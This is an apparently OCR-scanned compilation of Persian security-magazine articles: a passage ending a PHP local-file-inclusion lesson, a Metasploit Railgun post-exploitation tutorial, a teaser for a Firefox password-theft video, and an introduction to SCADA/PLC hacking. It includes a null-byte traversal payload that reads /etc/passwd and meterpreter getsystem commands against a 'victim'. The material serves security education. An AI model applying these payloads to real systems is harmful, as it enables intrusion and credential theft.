خب اینجا میاد یه صفحه رو با متد گت انکلود میکنه و صفحه باید با پسوند txt باشه اینجا شما میتونین با استفاده از NULL BYTE هر فایلی رو دوست داشتین اینکلود کنین و اطلاعات مهمی از سرور بدست بیارین و تو بعضی موارد میشه کنترل سرور رو بدست گرفت به این شکل که میاید این درخواست رو ارسال میکنید.

```
Vuln.php?page=../../../../etc/passwd%00
```

به خاطر قرار دادن 00% در ریکوست باعث شدیم میحودیتی که در انتخاب پسوند فایل داریم از بین بره پس میتونیم فایل passwd رو بخونیم برای جلوگیری از این کار میشه از توابع scandir استفاده کرد این تابع میاد لیست فایل های داخل دایرکتوری رو میریزه تو یه array و با استفاده از تابع in_array چک میکنیم که فایل درخواستی تو لیست فایل ها هست یا نه برای جلوگیری از تزریق نال بایت هم میشه از تابع str_replace استفاده کرد :

```
$list = scandir('letters');
$page = $_GET['page'];
$page_replaced = str_replace(chr(0), '', $page);
If (in_array($page_replaced, $list)) {
include("letters/{$page_replaced}.txt");
}
```

از این مثل ها خیلی زیاد میشه زد مثل اپلود فایل های دلخواه روی سرور اگه فقط mime type توسط برنامه چک بشه میشه با ویرایش headers فایل مورد نظر رو با mime type یه فایل تصویری image/png اپلود کرد . که دیگه اگه بخوام مثال بزنم به اندازه یه کتاب میشه گزینه های مختلفی رو اورد .

به صورت کلی میشه ورودی ها رو به چند روش مختلف کنترل کرد کنترل نوع دیتا که میتونه integer - string یا ... فرض کنید یه موقع ورودی فقط عدد هست مثل :

```
index.php?id=1
```

که اینجا پارامتر ایدی داره یه مقداری رو با متد گت دریافت میکنه خب اینجه بهترین کار اینه که چک کنیم ورودی فقط عدد باشه

```
is_numeric($_GET['id'])
```

یه بعضی وقت ها ورودی ما از یه تعداد خاصی کاراکتر نباید بیشتر داشته باشه مثلا تو فرم لوگین یوزرنیم نمیتونه از 12 حرف بیشتر باشه یا از 5 حرف کمتر باشه اینا میشه با توابع strlen طول ورودی رو حساب کرد.
و خیلی موارد دیگه یادتون باشه هیچ نوع کنترلی کامل نیست و ممکنه یه راهی برای دور زدنش پیدا بشه و یه متد برای فیلتر ورودی که داره جواب میده ممکنه اگه جای دیگه استفاده بشه به هیچ وجه کاربرد نداشته باشه . همیشه باید با توجه به شرایط فیلتر خواصی طراحی کرد تا از ضرر جلوگیری بشه.

امیدوارم از خوندن این مقاله لذت برده باشید و باعث بشه خودتون راجع به مباحث مختلف جستجو کنید.

میلاد کهساری - محقق امنیتی

Railgun تبدیل کننده مفسر روبی به یک سلاح قدرتمند

آفلاینی ها !

فرض کنید که می خواهیم که رابط های برنامه نویسی سیستم قربانی را از راه دور فراخوانی و اجرا کنیم به نظر شما چه روشی می تواند به صورت ساده این امکان را به ما بدهد؟ Railgun جواب واضح این سوال است. Railgun یک افزونه برای متاسپلویت است که به هکر اجازه می دهد توابع درون کتابخانه های پویای سیستم قربانی را فراخوانی و به صورت مستقیم اجرا کند. در اغلب اوقات، از این افزونه برای فراخوانی رابط های برنامه نویسی ویندوز استفاده می شود. اما این امکان وجود دارد که شما هر کتابخانه پویایی که می خواهید را بر روی سیستم قربانی فراخوانی کنید.

برای استفاده از railgun نیاز به یک نشست فعال از سیستم قربانی داریم و برای آغاز به کار باید مفسر روبی را به شکل زیر در نشست مفسر متاسپلویت فراخوانی و اجرا کنیم.

```
meterpreter> irb
>>
```

قبل از فراخوانی توابع درون کتابخانه های پویا، بگذارید چندین مورد که پیش نیاز این بخش در تفهیم Railgun هست را تشریح کنیم. در گام اول برای استفاده از Railgun باید مشخص کنید که چه تابعی را می خواهید فراخوانی کنید. در گام دوم باید شناسایی کنید که تابع در چه کتابخانه پویایی قرار دارد. برای این کار به مسیر -http://msdn.microsoft .com/en-us/library/aa383749(v=vs.85).aspx. بروید. در این مسیر در مورد تمامی توابع ویندوزی می توانید اطلاعات بدست آورید.

مشخص کنید که تابع مورد نظرتان در چه کتابخانه پویایی قرار دارد (به عنوان مثال در کتابخانه kernel32.dll وجود دارد) سپس تابع مورد نظر بدین شکل فراخوانی می کنید

```
client.railgun.dll_name.function_name(arg1, arg2, ...)
```

در قسمت dll_name نام کتابخانه پویا را باید قرار بدهید و در قسمت function_name باید نام تابع را وارد کنید و در قسمت (arg1, arg2, ..) به پارامتر های تابع مقدار دهی می کنید.

قابل توجه، کتابخانه MSDN ویندوز برای شما می تواند در شناسایی کردن کتابخانه های پویا و توابع مفید موجود در آن ها مورد استفاده قرار بگیرد و برایتان بسیار مفید واقع شود. بگذارید در این قسمت تابع ساده IsUserAnAdmin از کتابخانه پویا shell32.dll را فراخوانی کرده و خروجی آن را تجزیه و تحلیل کنیم.

```
>> client.railgun.shell32.IsUserAnAd-
min
=> {"GetLastError"=>0, "return"=>-
false}
```

همانطور که مشاهده می کنید، تابع مورد استفاده مقدار false را به خروجی ارسال کرد که حاکی از آن است که کاربر دارای سطح دسترسی مدیریت نیست. بگذارید سطح دسترسی خود را افزایش بدهیم و دوباره این تابع را فراخوانی کنیم تا نتیجه را ببینم چه می شود.

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meter-
preter client
>> client.railgun.shell32.IsUserAnAd-
min
=> {"GetLastError"=>0, "re-
turn"=>true}
```

حال اگر تابع را اجرا بکنید نتیجه خروجی True خواهد بود، که نشان می دهد سطح دسترسی کاربر مهاجم با موفقیت افزایش پیدا کرده است و هم اکنون دارای سطح دسترسی مدیریت بر روی منابع سیستم قربانی هست. railgun به آسانی این امکان را به ما می دهد وظایفی را انجام بدهیم که به صورت پیش فرض ماژول های آن در متاسپلویت وجود ندارد. بنابراین از این موضوع می توان نتیجه گرفت که مهاجم محدود به اسکریپت ها و ماژول های موجود در متاسپلویت نیست و می تواند به راحتی با انعطاف بالا مقاصد خود را بر روی سیستم قربانی پیاده سازی کندحتی قابل ذکر است که شما می توانید این توابع را درون اسکریپت های روبی خود جاسازی کرده و به راحتی مورد استفاده قرار بدهید. مانند تکه کد زیر :

```
print_status "Running the IsUserAnAd-
min function"
status = client.railgun.shell32.IsUserAn-
Admin()
 if status['return'] == true then
     print_status 'You are an administra-
tor'
else
     print_error 'You are not an adminis-
trator'
end
```

به هر حال استفاده کردن از Railgun می تواند بسیار برای متخصصین و هکر ها مفید واقع شود و می توانید با استفاده از افزونه Railgun متاسپلویت هر آنچه که می خواهید از توابع سیستمی را فراخوانی کرده و نتیجه خروجی آنرا مورد تجزیه و تحلیل قرار بدهید.

اما Railgun چگونه کار می کند؟! Railgun یک مفسر فرمان مخصوص روبی است که می تواند در فراخوانی کردن توابع سیستمی قربانی از راه دور مورد استفاده قرار بگیرد. فراخوانی توابع کتابخانه های پویا از راه دور یکی از مهم ترین فرآیند های آزمون نفوذ است که به ما این شانس را می دهد دستورات خود را با سطح دسترسی کامل بر روی سیستم قربانی اجرا بکنیم. به هر حال همانطور که از ظاهر قضیه پیداست Railgun یکی از ابزار های بسیار مفید موجود در متاسپلویت است. بگذارید حال اطلاعات بیشتری

از railgun بدست آوریم.

مستندات Raigun

Railgun هم اکنون 10 تا از کتابخانه های پویا موجود در ویندوز را مورد پشتیبانی قرار می دهد. که می توانید اطلاعات بیشتر در این باره در مسیر pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def بدست آورید.جدا از این، شما می توانید مستندات Railgun را در مسیر مورد مطالعه قرار بدهید.

```
/opt/framework3/msf3/external/-
source/meterpreter/source/exten-
sions/stdapi/server/railgun/railgun_man
ual.pdf
```

اضافه کردن کتابخانه پویا و تابع خود به Railgun

در قسمت گذشته، ما بر روی فراخوانی رابط های برنامه نویسی کتابخانه های پویا ویندوز از طریق Railgun متمرکز شدیم. در این قسمت، بر روی اضافه کردن کتابخانه های پویا و تابع خود به Railgun متمرکز خواهیم شد. برای این منظور ما باید یک درک کامل در مورد کتابخانه های ویندوز داشته باشیم که راهنمای Raingun می تواند برای دادن یک ایده سریع به شما بسیار مفید واقع شود که در هنگام فراخوانی توابع خود می تواند به شما بسیار کمک کند.

اضافه کردن یک تعریف جدید برای کتاب خانه پویا به railgun یک فرآیند بسیار ساده و آسان است. فرض کنید شما می خواهید یک کتابخانه پویا که در ویندوز قرار دارد اما در Railgun تعریف نشده است را به آن اضافه کنید. شما می توانید به راحتی به مسیر pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def

بروید و نام کتابخانه پویا خود را مانند def_dll-name.rb اضافه کنید.

مثال زیر را برای تفهیم عمیق تر این موضوع در نظر بگیرید:

فرض کنید ما می خواهیم کتابخانه پویا shell32.dll را به داخل railgun اضافه کنیم. در ابتدا باید کد خود را به شکل زیر آغاز کنیم. (پیش نیاز این قسمت یاد داشتن روبی است)

```
module Rex
module Post
module Meterpreter
module Extensions
module Stdapi
module Railgun
module Def
class Def_shell32
def self.create_dll(dll_path =
'shell32')
dll = DLL.new(dll_path, ApiCon-
stants.manager)
.....
end
end
end; end; end; end; end; end; end
```

سپس بعد از اتمام کد نویسی کد خود را با نام def_shell32.dll ذخیره کنید که باعث می شود shell32.dll را برای railgun تعریف کند. به هر حال در گام بعد شما باید تابع خود را به درون کتابخانه پویا اضافه کنید. اگر شما به اسکریپت def_shell32.dll موجود درون متاسپلویت یک نگاه سطحی بیندازید مشاهده خواهید کرد که

تابع IsUserAnAdmin به شکل زیر در آن اضافه شده است.

```
dll.add_function('isUserAnAdmin', 'BOOL', [])
```

این تابع خیلی ساده یک مقدار بولی True یا False مطابق با نتیجه دستور بر می گرداند. مشابه آن، ما می توانیم تابع خود را به راحتی به درون کتابخانه shell32.dll اضافه کنیم. این مثال را در نظر بگیرید که ما می خواهیم به عنوان مثال تابع Ole-FlushClipboard() را به درون کتابخانه اضافه کنیم. این تابع همه داده های درون clipboard را flush خواهد کرد.

برای انجام این کار کد زیر را به کد shell32.dll به شکل زیر اضافه می کنیم که وظیفه مد نظرمان را انجام خواهد داد.

```
dll.add_function('OleFlushClipboard' , 'BOOL' , [])
```

در پایان برای بررسی نحوه کار کرد این تابع، به نشست فعال مفسر متاسپلویت خود بازگشته و تابع را اجرا می کنیم و خروجی را مورد بررسی قرار می دهیم. به شکل زیر:

```
>> client.railgun.shell32.OleFlushClipboard
=> {"GetLastError"=>0, "return"=>true}
```

متناوبا، شما می توانید همچنین کتابخانه ها و توابع را به صورت مستقیم به Railgun با استفاده از add_dll و add_function بیفزایید. اینجا یک اسکریپت کامل موجود است که بررسی می کند در کتابخانه shell32 تابع مورد نظر ما وجود دارد یا خیر و اگر موجود نبود آنها را با استفاده از add_dll و add_function به آنها می افزاید.

```
if client.railgun.get_dll('shell32') == nil
   print_status "Adding Shell32.dll"
                client.railgun.add_dll('shell32','C:\\WINDOWS\\system32\\shell32.dll')
else
   print_status "Shell32 already loaded.. skipping"
end
 if client.railgun.shell32.functions['OleFlushClipboard'] == nil
    print_status "Adding the Flush Clipboard function"
    client.railgun.add_function('shell32', 'OleFlushClipboard',
'BOOL', [])
else
    print_status "OleFlushClipboard already loaded.. skipping"
end
```

این یک نمایش ساده از قابلیت های افزونه Railgun بود که می توانید از طریق آن رابط های برنامه نویسی درون سیستم عامل را فراخوانی و اجرا کند. برای این کار می توانید به درون MSDN نگاهی بیندازید و از رابط های برنامه نویسی مفید موجود در ویندوز برای افزایش کارایی و سطح آزمون نفوذ از آنها استفاده کنید.

امیدوارم از این مقاله استفاده کرده باشید. لطفا نظر خودتون رو در مورد این مقاله در سایت مجله اعلام نمایید. بدرود تا آموزش هایی دیگر...

مارشال ليوتي
من متخصص انديشه ها و باورهاي ژنرال هاي خود هستم.

ایمان هومایونی - محقق امنیتی

Hijacking firefox password from ubuntu 13.04

سلام دوستان

توی خیلی از همایش ها، سایت ها و تالار های گفت و گو حرف امنیت لینوکس زده میشه و مهمتر از اون دلیلی برای حرف هاشون زده نمیشه که چرا لینوکس امن هست و ... یا بر عکس اگه نقاط آسیب پذیری وجود داره بگن کجا هست و چه جور میشه مقابله کرد. هم چنین معمولا در این محیط ها سیستم عامل های ماکروسافت یعنی خانواده ی ویندوز جلوه ی بدی پیدا می کنه. (البته نباید منکر امنیت لینوکس شد). اما توی این فیلم با هم میبینیم که چه طور شخص نفوذگر به یک توزیع لینوکسی یعنی اوبونتو (13.04 دسکتاپ) نفوذ میکنه و بعد از آن پسورد های ذخیره شده در مرورگر فایرفاکس رو از روی سیستم بر میداره و یا به طور دقیق تر هایجک میکنه.

امیدوارم لذت ببرید . با تشکر


فقط در نسخه EXE قابلیت نمایش فیلم وجود دارد
برای دانلود فرمت های دیگر به سایت مراجعه کنید
www.offlinemag.ir

هدف؟
سیستم‌های الکترونیکی صنعتی

پوریا ناصری - محقق امنیتی

بررسی مبحث هکینگ در سیستم های الکترونیکی صنعتی

در دنیای امروز همانطور که پیشرفت تکنولوژی ها سرعت بالایی پیدا کرده است بحث امنیت و بالا رفتن امنیت در این تکنولوژی ها هم حائز اهمیت شده زیرا تکنولوژی های امروز در زندگی افراد بسیار تاثیر گذاشته و در مسائل خصوصی افراد نیز دخیل می باشند و در صورتی که امنیت در حد مطلوب نباشد خسارات جبران ناپذیری بجا می ماند. اما تکنولوژی تنها شامل کامپیوتر ها و موبایل ها و سیستم های شخصی نمی باشد بلکه سیستم های اتوماسیون صنعتی رو هم شامل می شود و ترکیب علوم هک و الکترونیک و برق منجر به پیدا شدن هیولا های سایبری مثل استاکس نت و ابزارات متقابل استاکس نت شده (آنتی استاکس نت که توسط مهندسای نطنز طراحی شد و جلوی حمله رو گرفت نمونه این نبرد سایبری در ویروس FLAME هم مشاهده شد که آنتی FLAME توسط مرکز آپا ساخته شد و حتی مورد تائید کمپانی های بزرگ مثل KASPER SKY قرار گرفت)


قصد بنده در این مقاله بررسی و آشنایی ابتدایی در مورد نفوذ به سیستم های الکترونیکی و صنعتی می باشد که با نام الکتروهک شناخته می شود که در ایران به صورت عام توجه بسیار کمی به آن شده و امید هست این مقالات شروعی برای آینده این علم در ایران عزیز باشد .

آشنایی با سیستم های الکترونیکی - صنعتی

در بخش اول قصد دارم تا شما عزیزان را با برخی از تجهیزات صنعتی کنترلی آشنا کنم تا در بخش های بعدی با درک آسان تری بتوانید مقاله را مطالعه کنید .


در دنیای امروز هر سیستم سخت افزاری یا نرم افزاری که وظیفه کنترل یا بررسی رو به عهده داشته باشد به صورت خودکار با هک مرتبط شده و به آن برخورد می کند سیستم های کنترلی، PLC، AVR، MINI PLC، SCADA و از این قبیل سیستمها نیز شامل این فرایند نفوذ و مقابله با نفوذ می شوند .

در شکل زیر نمایی از سیستم های اسکادا رو می توانید مشاهده کنید:




در تصویر سمت چپ شبکه بندی کلاس های گوناگون plc ها به چشم می خوره که خودش نشان دهنده قدرت و وسعت این سیستم می باشد.


و تصویری دیگر از محیط مانیتورینگ اسکادا:



این سیستم ها که در بالا نام برده شده وظایف کنترلی تاسیسات رو به عهده دارند که این تاسیسات می تواند سیستم کنترلی یک ساختمان 8 واحدی باشد و یا حتی می تواند سیستم کنترلی یک نیروگاه هسته ای باشد !

همچنین AVR ها در حمل و نقل شهری نیز مورد استفاده هستند اکثر سیستم های کنترل ترافیک (حتی کارکرد خودکار دوربین های شهری) تسوط AVR ها کنترل می شوند.





با توجه به مطالب بالا که تنها درصد ناچیزی از کاربرد این سیستم ها بوده متوجه می شوید که این تجهیزات بسیار دارای اهمیت هستند و در صورت نفوذ موفق نفوذگر به این سیستم ها کارهای بسیار خطرناکی انجام پذیر می شود !

اما بد نیست توضیحی مختصر در مورد هر یک داشته باشیم ;

PLC : سیستم پر قدرت کنترل می باشد که در نیروگاههای برق، هسته ای،... مورد استفاده قرار می گیرد دارای نسخه های متعدد می باشد که به ترتیب قدیمی بودن شامل نسخه های زیر است :


S5، S7 200 ، S7 300، S7 400 (البته نسخه ها زیاد هست و هر کدوم نیز به نسخه های دیگر مثل Compact تقسیم می شوند که از گفتن آنها پرهیز می کنم).

در تصویر قبل یک دستگاه plc s7 300 به نمایش گذاشته شده است. PLC ها قابلیت اتصال به اترنت و کنترل از راه دور را دارا می باشند و سیستم های الکتریکی مثل موتورها، سانتریفیوژ های هسته ای و حتی سیستم روشنایی را می توانند کنترل کنند.

برای کار با PLC ها زبان خاصی وجود دارد که ابتدا باید قادر به انجام طراحی مدارات صنعتی باشید سپس با آن زبانها به نوشتن برنامه اقدام کنید. زبان های PLC شامل زیر می باشد :

STL، LADDER، FBD، GRAPH

در شکل زیر نمونه ای از یک برنامه در مینی پی ال سی را مشاهده می کنید که به زبان FBD می باشد :



FBD مخفف FUNECTION BLOCK DIA-GRAM می باشد همانطور که می بینید در تصویر بالا از گیت ها استفاده شده است.

در شکلی که در صفحه بعد ارائه شده است شما نحوه پیاده سازی PLC را در یک تابلو بزرگ مشاهده خواهید کرد. (به ستون سمت چپ قطعات دقت کنید)

نمونه ای از حملات به سیستم های کنترلی

یکی از معروف ترین حملات سایبری که در این زمینه اتفاق افتاد مرتبط به جنگ سایبری ایران با ایلات متحده آمریکا می باشد در این حمله کرم اینترنتی به اسم استاکس نت که توسط آمریکا طراحی و ساخته شده بود به سمت تاسیسات هسته ای نطنز ایران فرستاده شد که البته این حمله به صورت لوکال و عامل نفوذی انجام شده بود. استاکس نت حمله خود را به بدست آوردن پسورد یا اطلاعات کامپیوتر های شخصی متمرکز نکرده بود بلکه SCADA و PLC های نطنز رو مورد هدف قرار داده بود و قصد ایجاد اختلال و ارسال اطلاعات مربوط به این سیستم ها را به مرکزی در خارج کشور داشت که بعد از مدتی کوتاه پدافند سایبری موفق به مهار این کرم شد. اما حال بحث این است که این کرم چگونه و چطور نوشته شده؟ آیا مثل بیشتر ویروس ها تنها احتیاج به چند خط برنامه نویسی بوده؟

خیر - زمانی که شما ویروسی را طراحی می کنید قصد اختلال در سیستم های الکتریکی را دارد قطعا احتیاج به دانستن علوم برق و الکترونیک دارید تا بتوانید آنها را در کرم خود برنامه نویسی کنید! خب حالا با توجه به وسعت پروژه که شامل نفوذ به سیستمهای رایانه ای سپس دور زدن فایروال های سیستمی و نفوذ به سیستمهای الکتریکی و ایجاد اختلال در سیستم های کنترلی و دستوری آنها است ایجاد اختلال در سیستم های کنترلی و دستوری آنها است پس نیاز به یک تیم برنامه نویسی هست تا هر فرد بتواند قسمتی از کار را بر عهده بگیرد جدا از این موارد خود قسمت الکتریکی ویروس نیاز به دانش بالا در برنامه نویسی PLC ها دارد! در طرف مقابل نیز برای مهار این کرم نیز باید علمی به مراتب بالاتر در اختیار باشد تا بتوانند با آنالیز عملکرد این ویروس دیواری در مقابل آن درست کنند و آن را مهار کنند! پس همانطور که می بینید یک جنگ تمام عیار در تکنولوژی محسوب می شود که هک و نفوذ به سیستمهای کامپیوتری تنها قسمتی از این جنگ می باشد و مابقی در تکنولوژی های برق، فیزیک، شیمی و الکترونیک ادامه پیدا می کند.

بررسی مبتدی از نحوه نفوذ به سیستمهای کنترل صنعتی

در دنیای هک کامپیوتر یک هکر قبل از حمله, به بررسی هدف خود می پردازد که می تواند شامل تشخیص CMS گرفتن IP REVERS، تشخیص سیستم عامل سرور، نوع پایگاه داده و زبان برنامه نویسی سایت و غیره باشد.

سپس با توجه به انواع روشهای حملات بهترین نوع حمله را با الویت انتخاب کرده و شروع به حمله می کند...

برای اتوماسیون صنعتی و تجهیزاتش هم به همین شکل می باشد یعنی ابتدا ما باید هدف خودمون رو انتخاب کنیم و شروع به آنالیز کنیم که چه نوعی از سیستم ها می باشد (PLC یا SCADA یا IC های قابل برنامه ریزی) و پس از آن هم شناسایی کلاس و نسخه آن سیستم هست که اهمیت دارد.

PLC ها به صورت معمول و DEFULT برای امنیت مواردی لحاظ کردن که یکی از آنها پنل ورودی

PLC ها به صورت معمول و DEFULT برای امنیت مواردی لحاظ کردن که یکی از آنها پنل ورودی دارای پسووردی هست که برای کنترل PLC از راه دور تعبیه شده که این سیستم این توانایی را دارا است که در هر بار تلاش برای لاگین کردن به پنل 1 SMS یا EMAIL برای ادمین سیستم می فرستد. اما مثل تمام نرم افزار ها یا سیستمهای کامپیوتری که در اینترنت دارای پروتکل خاصی برای ایجاد ارتباط هستند سیستم های اسکادا یا PLC هم داری پروتکل های خاص خودش می باشد برای ارتباط که شامل زیر می باشد :

DNP3 وModebus,RP-570, IEC 60870-5-101

البته پروتکل های دیگری نیز وجود دارد که از ذکر آنها معذورم و جالب هست بدونید یکی از همین پروتکل ها دچار مشکل امنیتی بوده و هکرهای این سیستمها که در جهان شاید به 100 نفر برسند تنها به آن پی برده و تست هایی انجام داده اند و متا اسپلویت نیز توانسته برخی از نقوص امنیتی این سیستم ها را که در سالهای قبل کشف شده بود را در خود جای دهد که مرتبط با سیستم اسکادا می باشد جناب آقای HD MOORE این مطلب رو بیان کرده و از ریسک کم این اکسپلویتها نیز گفته چرا که سد های امنیتی زیادی جلوی این اکسپلویت ها وجود دارد و گفتنی هست که یکی از این اکسپلویتها BACKDOOR 1 می باشد که بعد از نفوذ استفاده می شود.

اکسپلویت مربوط به ایجاد بکدور را برا شما داخل سایت مجله قرار داده ام. با توجه به اینکه PLC ها قابلیت شبکه شدن با هم را دارا می باشند بیش از پیش می شود به اهمیت نفوذ به این سیستم ها پی برد، فرض کنید 10 تا PLC که 2 تا نیروگاه برق را کنترل می کنند در شبکه خود دچار نفوذ می شوند از طریق یکی از PLC ها و هکر بر بر روی شبکه دسترسی کامل می گیرد، حالا به نظر شما اگر هکر یک فرد مخرب باشد چه فاجعه ای در انتظار 2 نیروگاه یا آن کشور می باشد؟

در حمله استاکس نت به نیروگاه اتمی نطنز در صورتی که ماموریت با موفقیت انجام می شد نه تنها اسناد مهرمانه نیروگاه افشاء می شد بلکه امکان تخریب نیروگاه و گرفتن قربانی زیاد هم می رفت.


در مورد AVR ها هم همین موضوع صدق می کند و به همین اندازه حساسیت وجود دارد و در آن احتمال نفوذ بالاتر می باشد زیرا که خیلی از زیر ساخت های AVR بر پایه معماری کامپیوتر می باشد و همانطور که در جریان هستید قابلیت برنامه نویسی به زبان C# هم دارد.

از جمله کاربردهای مهم AVR ها کنترل دوربین های راهنمایی رانندگی می باشد و یا سیستم دزدگیر و دوربین مدار بسته یک مجتمع تجاری و در صورت استفاده به صورت گروهی می توانند وظایف بزرگ تری نیز به عهده بگیرند.

امیدوارم به اهمیت هک و امنیت در دنیای تاسیسات الکتریکی و الکترونیکی پی برده باشید و این مقاله گامی مفید در این زمینه بوده باشه و شما عزیزان راضی شده باشید. به امید خدا در مقالات بعدی کم کم وارد مباحث تخصصی تر خواهیم شد.

و در آخر از همه خوانندگان آفلاین و همه اعضای مجله آفلاین به خصوصی سر دبیر مباحث هک آقای محمد مرتضوی و دوست خوبم ارسلان قربانزاده و همچنین تیم امنیتی ایرانیان دیتاکدرز بابت زحماتشون تشکر می کنم.

ورود به پشت پرده کامپیوتر!

